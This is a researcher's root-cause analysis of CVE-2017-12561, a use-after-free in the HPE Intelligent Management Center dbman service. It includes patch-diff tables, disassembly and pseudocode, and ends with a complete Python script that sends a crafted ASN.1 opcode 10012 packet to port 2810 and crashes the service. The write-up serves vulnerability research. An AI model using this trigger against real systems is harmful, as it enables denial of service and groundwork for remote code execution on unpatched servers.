

CVE-2017-12561 - ZDI-17-836

Target: Hewlett Packard Enterprise Intelligent Management Center.

Affected Version: HPE Intelligent Management Center (iMC) iMC Plat 7.3 E0504P4 and earlier.

Description: Hewlett Packard Enterprise Intelligent Management Center dbman Opcode 100112 Use-After-Free Remote Code Execution Vulnerability.

Vulnerability Details:

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Hewlett Packard Enterprise Intelligent Management Center. Authentication is not required to exploit this vulnerability.

The specific flaw exists within dbman service, which listens on TCP port 2810 by default. A crafted opcode 10012 message can cause a pointer to be reused after it has been free. An attacker can leverage this vulnerability to execute code under the context of SYSTEM.


ANALYSIS:

To perform the tests, Windows Server 2008 R2 Datacenter x64 was used. Following are the both versions' checksums:

dbman.exe.Patched : c0a5cd15339a8eda718886510a347ce8

dbman.exe.Vulnerable : 3cd632d4245d08e76014e7240e5f5f82

To start, we check if the port used by the dbman.exe service is active, as can be seen in the image below:



Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	WIN-KPEVUH796EB:0	LISTENING
TCP	0.0.0.0:135	WIN-KPEVUH796EB:0	LISTENING
TCP	0.0.0.0:445	WIN-KPEVUH796EB:0	LISTENING
TCP	0.0.0.0:2810	WIN-KPEVUH796EB:0	LISTENING
TCP	0.0.0.0:21190	WIN-KPEVUH796EB:0	LISTENING
TCP	0.0.0.0:21999	WIN-KPEVUH796EB:0	LISTENING
TCP	0.0.0.0:47001	WIN-KPEVUH796EB:0	LISTENING
TCP	0.0.0.0:49152	WIN-KPEVUH796EB:0	LISTENING

Then, in the dbman_debug.log log file, it was possible to notice the service initialization on port 2810, which indicates that it is active and functioning.

```

2021-05-12 19:36:28 [INFO] [Client::connect_to_server] Starting connect to 127.0.0.1: 2810
2021-05-12 19:36:29 [DEBUG] [Client::connect_to_server] errno: 10061, strerror: connection refused
2021-05-12 19:36:29 [ERROR] [Client::connect_to_server] Connection failed
2021-05-12 19:36:29 [ERROR] [Client::send_echo_msg] Connect to server fail
2021-05-12 19:36:29 [DEBUG] [CreateCommandThread] Succeed to create command process thread .
2021-05-12 19:36:29 [DEBUG] [CommandMain] Start CommandMain()
2021-05-12 19:36:31 [INFO] [DBMAN] Startup successfully!
2021-05-12 19:36:31 [DEBUG] [NormalRun] Begin excute NormalRun
2021-05-12 19:36:31 [INFO] [NormalRun] MaxLogSize = 10485760
2021-05-12 19:36:31 [INFO] [NormalRun] ServerCount = -1
2021-05-12 19:36:31 [INFO] [NormalRun] Local ip address: 127.0.0.1
2021-05-12 19:36:31 [INFO] [NormalRun] Local ip address: 192.168.221.130
2021-05-12 19:36:31 [INFO] [NormalRun] Local ip address: 127.0.0.1
2021-05-12 19:36:31 [INFO] [NormalRun] Local ip address: fe80::4060:1bc9:4f22:8258%11
2021-05-13 02:45:07 [INFO] [main] version: 7.3

```

In the next image, we see that command was sent to dbman, using opcode 10014. Note the function's name used to receive the command, CDataConnStreamQueueT::deal_msg. With this information, it is possible to get to the point of interest faster.

```

2021-05-13 02:45:07 [INFO] [Client::connect_to_server] Established connection to 127.0.0.1: 2810
2021-05-13 02:45:07 [DEBUG] [CDataConnStreamQueueT::deal_msg] Receive command code: 10014
2021-05-13 02:45:07 [ERROR] [CDataConnStreamQueueT::deal_msg] receive kill msg:g_Restoring 0;g_Backu
2021-05-13 02:45:07 [INFO] [DBMAN] dbman.exe -k Stop successfully!

```

Through the IDA plugin called Diaphora - <https://github.com/joxeankoret/diaphora>, it was possible to make a diff between the corrected version (iMC Plat 7.3 E0504) and the vulnerable version (iMC Plat 7.3 E0504P4). In this way, we were able to visualize some distinct functions between the two versions:

Line	Address	Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2
00138	0049a1b0	sub_49A1B0	00499680	sub_499680	0.994	60	60
00158	004366b0	sub_4366B0	004363f0	sub_4363F0	0.992	83	83
00159	0043ce50	sub_43CE50	0043cb90	sub_43CB90	0.992	83	83
00242	0043c430	sub_43C430	0043c170	sub_43C170	0.992	85	85
00299	0046efe0	sub_46EFE0	0046e4c0	sub_46E4C0	0.992	82	82
00327	0048dd40	sub_48DD40	0048d210	sub_48D210	0.992	82	82
00328	0048e4d0	sub_48E4D0	0048d9a0	sub_48D9A0	0.992	82	82
00329	0048ec60	sub_48EC60	0048e130	sub_48E130	0.992	82	82
00367	00435d40	sub_435D40	00435a80	sub_435A80	0.992	7	7
00029	00403c20	sub_403C20	00403c20	sub_403C20	0.990	10	10
00035	004057f0	sub_4057F0	004057f0	sub_4057F0	0.990	15	15
00038	00406950	sub_406950	00406950	sub_406950	0.990	20	19
00039	00405620	sub_405620	00405620	sub_405620	0.990	11	11
00041	00405b40	sub_405B40	00405b40	sub_405B40	0.990	11	11
00043	00403960	sub_403960	00403960	sub_403960	0.990	19	18
00145	00437090	sub_437090	00436dd0	sub_436DD0	0.990	20	20
00165	0046a050	sub_46A050	004693d0	sub_4693D0	0.990	15	15

Searching for the string CDataConnStreamQueueT::deal_msg, it was possible to find it at address 0x459BB0.

```

; __unwind { // SEH_459BB0
push    ebp
mov     ebp, esp
push    0FFFFFFFh
push    offset SEH_459BB0
mov     eax, large fs:0
push    eax
mov     eax, 114Ch
call    __alloca_probe
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_28], eax
push    eax
; char
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     [ebp+var_106C], ecx
mov     [ebp+var_24], offset aCdataconnstrea ; "CDataConnStreamQueueT::deal_msg"
mov     eax, [ebp+arg_0]
push    eax
call    sub_440840
mov     ecx, eax
call    sub_45F190
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jnz     short loc_459C20

```

Observing the generated pseudocode, we notice a huge switch case, which expects to receive commands for each type of opcode.

The following image shows the code snippet for opcode 10012 (0x271C):

```

case 0x271Cu:
*(DWORD *)v379 = ACE_SOCKET::recv((ACE_SOCKET *)v377, &netlong, 4u, 0);
if ( *(DWORD *)v379 == 4 )
{
    netlong = (((int)netlong >> 16) & 0xFF00) >> 8 | (BYTE2(netlong) << 8) | (((int)(netlong & 0xFF00) >> 8) << 16);
    v281 = operator new[](netlong);
    v355 = v281;
    *(DWORD *)v379 = ACE_SOCKET::recv((ACE_SOCKET *)v377, v281, netlong, 0);
    if ( *(DWORD *)v379 == netlong )
    {
        v356 = (int)v355;
        Block = 0;
        v352 = 0;
        if ( sub_46CFD0((int)v355, netlong, (int)&Block, (int)&v352) )
        {
            v57 = -8;
        }
    }
}

```

Below, we can see two code samples of the version fixed against the vulnerable version, respectively:

```

push    ecx
push    4; char
push    offset aReceiveAsndbma_3; "Receive AsndbmanCmdCode::iMSG_V001_REMO"...
mov     edx, [ebp+var_24]
push    edx; int
push    1; int
call    sub_474950
add     esp, 14h
mov     [ebp+var_CE8], 0FFFFFFFh
mov     [ebp+var_4], 0FFFFFFFh
lea     ecx, [ebp+var_20]
call    ds:??1ACE_SOCKET_Stream@@QAE@XZ; ACE_SOCKET_Stream::~~ACE_SOCKET_Stream(void)

```

Fixed Version

```

push    edx; int
push    1; int
call    sub_475470
add     esp, 0Ch
mov     ecx, [ebp+var_1C]
call    sub_45EC20
mov     [ebp+var_D34], 0
mov     [ebp+var_4], 0FFFFFFFh
lea     ecx, [ebp+var_20]
call    ds:??1ACE_SOCK_Stream@@QAE@XZ; ACE_SOCK_Stream::~ACE_SOCK_Stream(void)
mov     eax, [ebp+var_D34]
jmp     loc_45DD04

```

In the fixed version, it was possible to notice the function's nonappearance (0x0045EC20), which may be an indicator of a possible correction.

To communicate with the service, using opcode 10012, a simple python script was created, which takes us to the opcode's selection routine beginning.

The script below sends to dbman, on port 2810, a package containing the desired opcode value:

```

import struct
import socket

HOST = '127.0.0.1' # LoopBack interface address (localhost)
PORT = 2810

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((HOST, PORT))
    fruit = b''
    fruit += struct.pack('>L', 0x271c) # opcode = 10012

    sock.send(fruit)
    data = sock.recv(1024)
    print('Received', repr(data))

```

By placing a breakpoint at address 0x00459D74 and executing the script, we set the exact location for receiving the opcode and we see the string "Receive command code:% d", which indicates that this routine will take us to the correct case:

```

.text:00459D68 or     eax, edx
.text:00459D6D mov     [ebp+hostlong], eax
.text:00459D70 mov     edx, [ebp+hostlong]
.text:00459D73 push     edx             ; char
.text:00459D74 push     offset aReceiveCommand ; "Receive command code: %d"
.text:00459D79 mov     eax, [ebp+var_24]
.text:00459D7C push     eax             ; int
.text:00459D7D push     4             ; int
.text:00459D7F call    sub_475470
.text:00459D84 add     esp, 10h
.text:00459D87 mov     ecx, [ebp+hostlong]
.text:00459D8A mov     [ebp+var_1070], ecx
.text:00459D90 mov     edx, [ebp+var_1070]
.text:00459D96 sub     edx, 2710h         ; switch 22 cases
.text:00459D9C mov     [ebp+var_1070], edx
.text:00459DA2 cmp     [ebp+var_1070], 15h
.text:00459DA9 ja      def_459DB5         ; jumtable 00459DB5 default case

```

In the image below, it is possible to notice that we will be taken to the case 0x271C (10012):

```

loc_45B15B:             jumtable 00459DB5 case 10012
push     0
push     4
lea     ecx, [ebp+netlong]
push     ecx
lea     ecx, [ebp+var_20]
call    ds:ACE_SOCKET_IO::recv(void *,uint,ACE_Time_Value const *)
mov     dword ptr [ebp+var_18], eax
cmp     dword ptr [ebp+var_18], 4
jz      loc_45B209

```

Below, we see that the execution was recorded in the program's log file. In this way, the first command sent with opcode 10012 was recognized.

```

4555 2021-05-13 15:05:53 [DEBUG] [My Accept Handler::handle_input] Connection established 127.0.0.1
4556 2021-05-13 15:10:04 [DEBUG] [CDataConnStreamQueueT::deal_msg] Receive command code: 10012
4557 2021-05-13 15:24:54 [ERROR] [response_err_code] errCode = -1
4558 2021-05-13 15:24:54 [ERROR] [CDataConnStreamQueueT::deal_msg] Receive AsnDbmanCmdCode::iMSG_VC
4559

```

Inserting the second dword in the script, we see that the program continues its execution:

```

import struct
import socket

HOST = '127.0.0.1' # LoopBack interface address (localhost)
PORT = 2810

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((HOST, PORT))
    fruit = b''
    fruit += struct.pack('>L', 0x271c) # opcode = 10012
    fruit += struct.pack('>L', 0x2230) # Size of New

    sock.send(fruit)
    data = sock.recv(1024)

```

```
print('Received', repr(data))
```

In the following snippet, the program converts the second dword to the BigEndian format, and uses it as a parameter (size) of the function NEW:

The image shows a snippet of assembly code with annotations. A red box highlights the first 18 instructions, which perform a Big Endian conversion on a value stored at [ebp+netlong]. An arrow points from this box to a red box labeled 'Big Endian converter'. Below this, another red box highlights the final three instructions, which push the converted value onto the stack and call the 'operator new' function. An arrow points from this box to a red box labeled 'netlong == Size of new'.

```
loc 45B209:
mov     eax, [ebp+netlong]
and     eax, 0FFFFh
and     eax, 0FFh
shl     eax, 8
mov     ecx, [ebp+netlong]
and     ecx, 0FFFFh
and     ecx, 0FF00h
sar     ecx, 8
or      eax, ecx
shl     eax, 10h
mov     edx, [ebp+netlong]
sar     edx, 10h
and     edx, 0FFFFh
and     edx, 0FFh
shl     edx, 8
mov     ecx, [ebp+netlong]
sar     ecx, 10h
and     ecx, 0FFFFh
and     ecx, 0FF00h
sar     ecx, 8
or      edx, ecx
or      eax, edx
mov     [ebp+netlong], eax
mov     edx, [ebp+netlong]
push    edx ; unsigned int
call    operator new[](int)
```

To have correct communication through opcode 10012, it is necessary to understand the function's operating requirements responsible for handling the opcode. The function used is `AsnRemoteReservedFileRemove::BDec`, which possibly has the main functionality of deleting some type of specific file. This function has as its main composition three octet strings and an integer value at the end. It was possible to visualize its formation through a file that comes with the HPE iMC called `deploy.jar`. The following image shows the `AsnRemoteReservedFileRemove` class responsible for the function:

```
public AsnRemoteReservedFileRemove(AsnRemoteReservedFileRemove
paramAsnRemoteReservedFileRemove) {
    this.reservedFilePath = new
byte[paramAsnRemoteReservedFileRemove.reservedFilePath.length];
    System.arraycopy(paramAsnRemoteReservedFileRemove.reservedFilePath,
0, this.reservedFilePath, 0,
paramAsnRemoteReservedFileRemove.reservedFilePath.length);
    this.backupPath = new
byte[paramAsnRemoteReservedFileRemove.backupPath.length];
    System.arraycopy(paramAsnRemoteReservedFileRemove.backupPath, 0,
this.backupPath, 0, paramAsnRemoteReservedFileRemove.backupPath.length);
    this.backFileExt = new
byte[paramAsnRemoteReservedFileRemove.backFileExt.length];
    System.arraycopy(paramAsnRemoteReservedFileRemove.backFileExt, 0,
this.backFileExt, 0,
```

```

paramAsnRemoteReservedFileRemove.backFileExt.length);
    this.time = paramAsnRemoteReservedFileRemove.time;
}

```

Another important condition for communication is the order in which data is sent, which must be as follows: first, the desired opcode value; then, the size to be allocated; and finally, the data set encoded by ASN.1.

Before setting up a complete script for the communication, it is necessary to understand a little about the coding system ASN.1 (Abstract Syntax Notation One - <https://en.wikipedia.org/wiki/ASN.1>) used by the program. ASN.1 serves to describe abstract types and values. In ASN.1, a type is a set of values; and some types have a finite number of values. ASN.1 has four categories of types. Simple types, Structure types, Choice types, and Any types. But what interests us, in this case, is the category of Structure types, and, more precisely, one of its four components, the sequence component. In the following image, it is possible to see the code snippet that starts with the sequence component, checking the existence of an ID tag with a value of 0X30.

```

void __thiscall sub_47BCF0(unsigned int *this, SNACC *a2, const struct SNACC::AsnBuf *a3)
{
    const char *v3; // eax
    unsigned int *v4; // [esp+0h] [ebp-1B0h]
    unsigned int *v5; // [esp+0h] [ebp-1B0h]
    char pExceptionObject[416]; // [esp+4h] [ebp-1ACh] BYREF
    int v7; // [esp+1A4h] [ebp-Ch]
    const char *v8; // [esp+1A8h] [ebp-8h]
    unsigned int v9; // [esp+1ACh] [ebp-4h]

    v8 = " AsnRemoteReservedFileRemove::BDec";
    v9 = SNACC::BDecTag(a2, a3, this);
    if ( v9 != 0x30000000 )
    {
        v3 = (const char *)((*int (__thiscall **)(unsigned int *))(*v4 + 8))(v4);
        SNACC::InvalidTagException::InvalidTagException(
            (SNACC::InvalidTagException *)pExceptionObject,
            v3,
            v9,
            "..\\..\\..\\..\\asn\\dbman\\plat_dbman_message.cpp",
            2049,
            v8);
        CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI3_AVInvalidTagException_SNACC__);
    }
    v7 = SNACC::BDecLen(a2, a3, v4);
    sub_47B9B0(v5, a2, 0x30000000, v7, a3);
}

```

The BDecContent function will parse the three octets and the integer value contained in the AsnRemoteReservedFileRemove function, which uses BER (BASIC ENCODING RULES) to represent these octets. The BER can be divided into four parts: one with the octet identifier, which can identify a class or a tag; another with the size of these octets; a third with the content of these octets; and the last one that marks the end of the octet content.

Here is the complete script for using the opcode 10012 function:

```

from pyasn1.type.univ import *
from pyasn1.codec.ber import encoder
from pyasn1.type.namedtype import *
import struct
import socket
import time

class message(Sequence):
    componentType = NamedTypes(
        NamedType('reservedFilePath', OctetString()),
        NamedType('backupPath', OctetString()),
        NamedType('backFileExt', OctetString()),
        NamedType('time', Integer())
        #NamedType('Null', Null()),
    )

PORT = 2810 # Default
opcode = 10012

HOST = '127.0.0.1'

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST, PORT))

msg = message()

msg['reservedFilePath'] = 'C:\\\\Program
Files\\\\iMC\\\\dbman\\\\log\\\\dbman_debug.log'
msg['backupPath'] = 'C:\\\\Users\\\\fxo\\\\Desktop\\\\dbman_logg.log.txt'
msg['backFileExt'] = '.log'
msg['time'] = time.time()

encMsg = encoder.encode(msg, defMode=True)
msgSize = len(encMsg)
values = (opcode, msgSize, encMsg)
s = struct.Struct(">ii%ds" % msgSize)
packed_data = s.pack(*values)

sock.sendall(packed_data)
sock.close()

```

When using the script, we obtained a crash:

```

(b6c.b50): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.

```


This exception may be expected and handled.

```
eax=000001ff ebx=00000000 ecx=01d47628 edx=8bffffb1d esi=01d47628
edi=01d4935c
eip=8bffffb1d esp=0261fdb8 ebp=01d474a4 iopl=0         nv up ei pl nz na
po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00010202
8bffffb1d ??                ???
```

0:001> k

*** ERROR: Symbol file could not be found. Defaulted to export symbols
for C:\Program Files\IMC\dbman\bin\ACE_v6.dll -

ChildEBP RetAddr

WARNING: Frame IP not in any known module. Following frames may be
wrong.

0261fdb8 71bdb82f 0x8bffffb1d

0261fde8 71b9efe8

ACE_v6!ACE_WFMO_Reactor_Handler_Repository::make_changes_in_current_info
s+0x17f


0261fdf0 71bdd419

ACE_v6!ACE_WFMO_Reactor_Handler_Repository::make_changes+0x8


0261fe1c 71b9f1d8 ACE_v6!ACE_WFMO_Reactor::update_state+0x119

00000000 00000000 ACE_v6!ACE_WFMO_Reactor::safe_dispatch+0x88

Tracing to the function causing the crash, it was possible to identify the problem. We can see the ACE_SOCKET_Stream function using a pointer to the My_Handler_Vtable as a parameter. Right below, it is also possible to view the pointer to My_Handler_Vtable being used as a parameter in the CALL EAX function.



In the function, we find the destructors of the ACE_SOCKET_Stream and ACE_Event_Handler functions. Below, you can view the call to the DELETE function using the pointer to ACE_Event_Handler. The freed pointer will be used by a method called handle_close which is contained in Call ds:ACE_Reactor::handle_events function.



Therefore, it is possible to determine the vulnerability's cause, as the service did not handle it correctly, after the dbmen_decode_len () function's failure.

In the end, the crash occurs without major difficulties, and it is not necessary to elaborate a complex payload.